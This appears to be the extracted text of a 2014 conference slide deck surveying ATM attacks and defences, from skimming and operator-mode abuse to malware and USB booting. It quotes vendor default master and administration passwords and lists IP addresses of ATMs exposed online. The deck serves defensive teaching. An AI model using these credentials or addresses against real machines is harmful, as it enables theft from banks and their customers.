

A history of ATM violence

From blowing up safes over jackpotting to all-round malware



Erik Van Buggenhout

Royal Holloway, University of London

Distance Learning Conference 2014

Who am I?



Information Security Consultant
Incident Response, Penetration Testing



Instructor
SEC 560 & 542



Royal Holloway, University of London
Project: ATM Security assessment framework



Topics for today



- About the project
- ATM Introduction
- Attacking the ATM
- Common ATM system design
- Assessing a sample ATM
- Conclusion



Topics for today



- About the project
- ATM Introduction
- Attacking the ATM
- Common ATM system design
- Assessing a sample ATM
- Conclusion




About the project

- “A security assessment framework for Automated Teller Machines”
- Finished it this year (2014)
- Supervisor: Frederik Mennes



About the project



Topics for today



- About the project
- ATM Introduction
- Attacking the ATM
- Common ATM system design
- Assessing a sample ATM
- Conclusion



ATM?

- Automated Teller Machine
- Cash disposing & dispensing
- 2.2 million devices worldwide
- Different hardware & software vendors



ATM - Did you know that?



The first ATM was installed in 1939 in New York City, known as “Bankograph”.

Removed after 6 months because it was not used 😊




It was reintroduced in Ohio in 1959, with huge success.

There are currently more than 2.2 million ATM's worldwide.



ATM?


The ATM is a “stupid” device, part of the bank’s overall architecture. It relies on back-end services for “important” decisions.



ATM?



Typical lay-out of a modern ATM

1. ATM computer
2. (Touch)screen
3. Card-reader
4. PIN pad
5. Cash dispenser
6. Cash cassettes



ATM?

1. ATM computer
2. (Touch)screen
3. Card-reader
4. PIN pad
5. Cash dispenser
6. Cash cassette



ATM?

- 1.
- 2.
- 3.
- 4.
- 5.
- 6.



Top

1

Vault




ATM?

Disk bays

CD / DVD

Auxiliary ports

USB



Topics for today



- About the project
- ATM Introduction
- **Attacking the ATM**
- Common ATM system design
- Assessing a sample ATM
- Conclusion



Why attack the ATM?



Why attack the ATM?



It stores **MONEY**

Handles interesting customer data as well,
which could be abused to get **MORE MONEY**



How to attack the ATM?

Blow up the safe

Copy cards &
steal PIN codes

Steal the entire
thing



Attack back-end
communication

Attack the OS

Access
“operator” mode

...



How to attack the ATM?

Blow up the safe

Copy cards &
steal PIN codes

**Steal the entire
thing**



Attack back-end
communication

Attack the OS

Access
“operator” mode

...



How to attack the ATM?

Blow up the safe



ATM

Attack back-end
communication

Attack the OS

Access
“operator” mode



How to attack the ATM?

Blow up the safe



How to attack the ATM?

Blow up the safe



How to attack the ATM?

Blow up the safe

ATM

Attack back-end
communication



How to attack the ATM?



How to defend?



Safe certification standards, bolts, video surveillance...



How to defend?



Ink cartridges that stain money upon breach



How to attack the ATM?

Blow up the safe

**Copy cards &
steal PIN codes**

Steal the entire
thing



Attack back-end
communication

Attack the OS

Access
“operator” mode

...




How to attack the ATM?

Blow up the safe

**Copy cards &
steal PIN codes**

Steal the entire
thing

Attack back-end



...



How to attack the ATM?

Blow up the safe

**Copy cards &
steal PIN codes**

Steal the entire
thing

ATM

Attack back-end



...



How to attack the ATM?

Blow up the safe

**Copy cards &
steal PIN codes**

Steal the entire
thing



...



How to attack the ATM?

Posted: 7:35 p.m. Thursday, Jan. 2, 2014

4 plead guilty to skimming 4,700 ATM cards

**Copy cards &
steal PIN codes**

Credit cards

Skimming off the top

Why America has such a high rate of payment-card fraud

Feb 15th 2014 | ATLANTA | From the print edition

Attack back-end

Police on the Hunt for Suspect Scamming ATMs

Have you seen this person? Police allege the suspect has stolen \$47,000 from area bank machines.

Posted by Penny Arévalo (Editor) , February 19, 2014 at 03:50 PM

[Comment](#) [Like](#) [Facebook](#) [Twitter](#)

[More](#)



How to attack the ATM?



How to defend?



Anti-skimming devices



How to defend?



Security awareness campaigns



How to attack the ATM?

Blow up the safe

Copy cards &
steal PIN codes

Steal the entire
thing



...

Attack back-end
communication

Attack the OS

**Access
“operator” mode**



How to attack the ATM?

Googling for ATM Master Passwords

By Ryan Naraine | Posted 2006-09-21 [Email](#) [Print](#)

[f Share](#) 0 [t Tweet](#) 0 [g Google +](#) 0 [in Share](#) 0 [f Like](#) 11 [f Recommend](#) 11

Using clues obtained from a YouTube video and a simple four-word search engine query, a criminal can find step-by-step instructions on how to hack into and take control of thousands of cash-dispensing ATMs.

Steal the entire
thing

Access
“operator” mode

...



How to attack the ATM?

Googling for ATM Master Passwords

By Ryan Naraine | Posted 2006-09-21  Email  Print

 Share {0}  Tweet {0}  Google+ {0}  Share {0}  Like {11}  Recommend {11}

Using clues obtained from a YouTube video and a simple four-word search engine query, a criminal can find step-by-step instructions on how to hack into and take control of thousands of cash-dispensing ATMs.

Two Arrested For Reprogramming ATMs To Provide Extra Cash

from the *this-is-still-doable?* dept

Almost exactly two years ago, a story made the rounds of how easy it was to [reprogram ATMs](#) to believe it had a different denomination. Thus, if it actually had \$20 bills, you could convince it that it really had \$1 or \$5 bills. Then when you took out money from the machine, you would get the \$20 bills, making a tidy profit. The reason this hack was so easy was that many ATM owners simply left the default passwords on the machines -- and those passwords were easily found online. Last year, we noted that, despite the publicity around this easy hack, many ATM owners [still had not](#) changed the default password. Apparently, that's still the case, as [two men have been arrested for using the hack to steal thousands of dollars](#). Still, it's worth noting that the only reason they seem to have been caught was they hit the same store multiple times (and, apparently, the owner of that store *still* hadn't changed the default password).

Access
“operator” mode



How to defend?

Changing Default Passwords

With the release of newer software, you may experience a new error code. Error Code (246) has been created for when the terminal's **Master** and/or **Administration** password(s) are in the default state. The terminal will detect this condition and go out of service. On the "Out of Service" screen, no error information will be displayed. The following are screen captures of this state. This error code will not clear until the Master and/or the Administration passwords are changed from their default state.

The default MASTER password is '123456' and the default ADMINISTRATION password is '987654'.

Awareness + force change of default passwords



How to attack the ATM?

Blow up the safe

Copy cards &
steal PIN codes

Steal the entire
thing



Attack back-end
communication

Attack the OS

Access
“operator” mode

...



How to attack the ATM?



Adam Greenberg, Reporter

October 28, 2013

ATM malware Ploutus updated with English-language version

Copy cards &
steal PIN codes

Attack the OS

Texting ATMs for Cash Shows Cybercriminals' Increasing Sophistication

Created: 24 Mar 2014 12:57:46 GMT • Updated: 24 Mar 2014 17:45:39 GMT • Translations available: 日本語, Español

Access


“operator” mode

Cash machines raided with infected USB sticks

By Chris Vallance
BBC Radio 4



How to attack the ATM?



A screenshot of an ATM interface. At the top, there's a red 'ATM' label. The interface is divided into several sections. On the left, there are four buttons: 'Generar ID', 'Activar ATM', 'Dispensar', and 'Salir'. In the center, there are input fields for 'Billetes:' (with '4' and '0' entered) and 'Count:' (with '3' entered). To the right of these, there's a status area showing 'ATM ID: 0000', 'C1: 0000', 'C2: 0000', 'C3: 0000', and 'C4: 0000'. Below the input fields, there's a 'Codigo De Activacion' section with a row of eight '0' digits. At the bottom, there's a large empty rectangular area and a green 'Restart' button. On the right side of the interface, there are four buttons: '^', 'v', '->', and '<-'.

Attack back-end communication

Attack the OS

Access
“operator” mode

...



How to attack the ATM?



Barnaby Jack
“Jackpotting ATMs” - 2010

Attack the OS



How to attack the ATM?


Network access?

The screenshot shows a web browser window displaying the Shodan search engine results for the query 'NCR Self-Service'. The browser's address bar shows the URL 'www.shodanhq.com/search?q=NCR+Self-Service'. The Shodan website header includes navigation links for 'Shodan', 'Exploits', 'Scanhub', 'Research', and 'Anniversary Promotion', along with 'Register' and 'Login' buttons. The search bar contains the text 'NCR Self-Service' and a 'Search' button. The results section shows 'Results 1 - 10 of about 613 for NCR Self-Service'. The first five results are listed, each showing an IP address, a company name, and a detailed description of the device and software. On the right side of the page, there are three vertical banners: 'HackerTarget.com' with a 'BUILT ON OPEN SOURCE NO BS' tagline, 'SCAN YOUR STUFF NOW' with a 'netsparker' logo, and 'Hurricane LABS'.

IP Address	Company	Device/Software Details
119.154.147.211	PTCL	NCR Self-Service Terminal Hardware: x86 Family 15 Model 2 Stepping 9 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
37.195.119.5	Novotelecom Ltd	NCR Self-Service Terminal Hardware: x86 Family 6 Model 22 Stepping 1 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
217.8.33.214	Somoncom IP Networks	NCR Self-Service Terminal Hardware: x86 Family 6 Model 22 Stepping 1 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
91.190.85.138	JSC Start Telecom	NCR Self-Service Terminal Hardware: x86 Family 6 Model 8 Stepping 10 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
95.140.194.173	Armenian Datacom Company	NCR Self-Service Terminal Hardware: x86 Family 6 Model 23 Stepping 10 AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 Multiprocessor Free)

How to attack the ATM?

Network access?



The screenshot shows the Shodan HQ search engine interface. The search bar contains 'NCR Self-Service' and the results page displays a list of IP addresses and associated information. A large yellow text box is overlaid on the results, stating: 'Shodan HQ (Internet search engine) lists 800+ ATMs available on the Internet'.

Results 1 - 10 of about 613 for NCR Self-Service

IP Address	Host Name	Added on	Terminal Hardware	Software
119.154.147.211	PTCL	Added on 23.01.2014	x86 Family 15 Model 2 Stepping 9 AT/AT COMPATIBLE	Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
37.195.137.195-1	Novotelecom	Added on 23.01.2014	x86 Family 15 Model 2 Stepping 9 AT/AT COMPATIBLE	Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
217.8.3	Somonic	Added on 23.01.2014	x86 Family 15 Model 2 Stepping 9 AT/AT COMPATIBLE	Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
91.190.85.138	JSC Start Telecom	Added on 23.01.2014	x86 Family 6 Model 8 Stepping 10 AT/AT COMPATIBLE	Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
95.140.194.173	Armenian Datacom Company	Added on 21.01.2014	x86 Family 6 Model 23 Stepping 10 AT/AT COMPATIBLE	Windows 2000 Version 5.1 (Build 2600 Multiprocessor Free)

host-95-140-194-173.customers.adc.am

How to attack the ATM?



CCC 2013

**“Electronic bank robberies”
Boot ATMs from USB**

Attack back-end
communication

Attack the OS

Access
“operator” mode



Topics for today



- About the project
- ATM Introduction
- Attacking the ATM
- Common ATM system design
- Assessing a sample ATM
- Conclusion



ATM system design



CEN/XFS (eXtensions for Financial Services) provides a standard set of APIs that can be used by Windows applications to operate the ATM peripherals

CEN/XFS Device Classes

The following device classes are defined by the CEN/XFS specification:

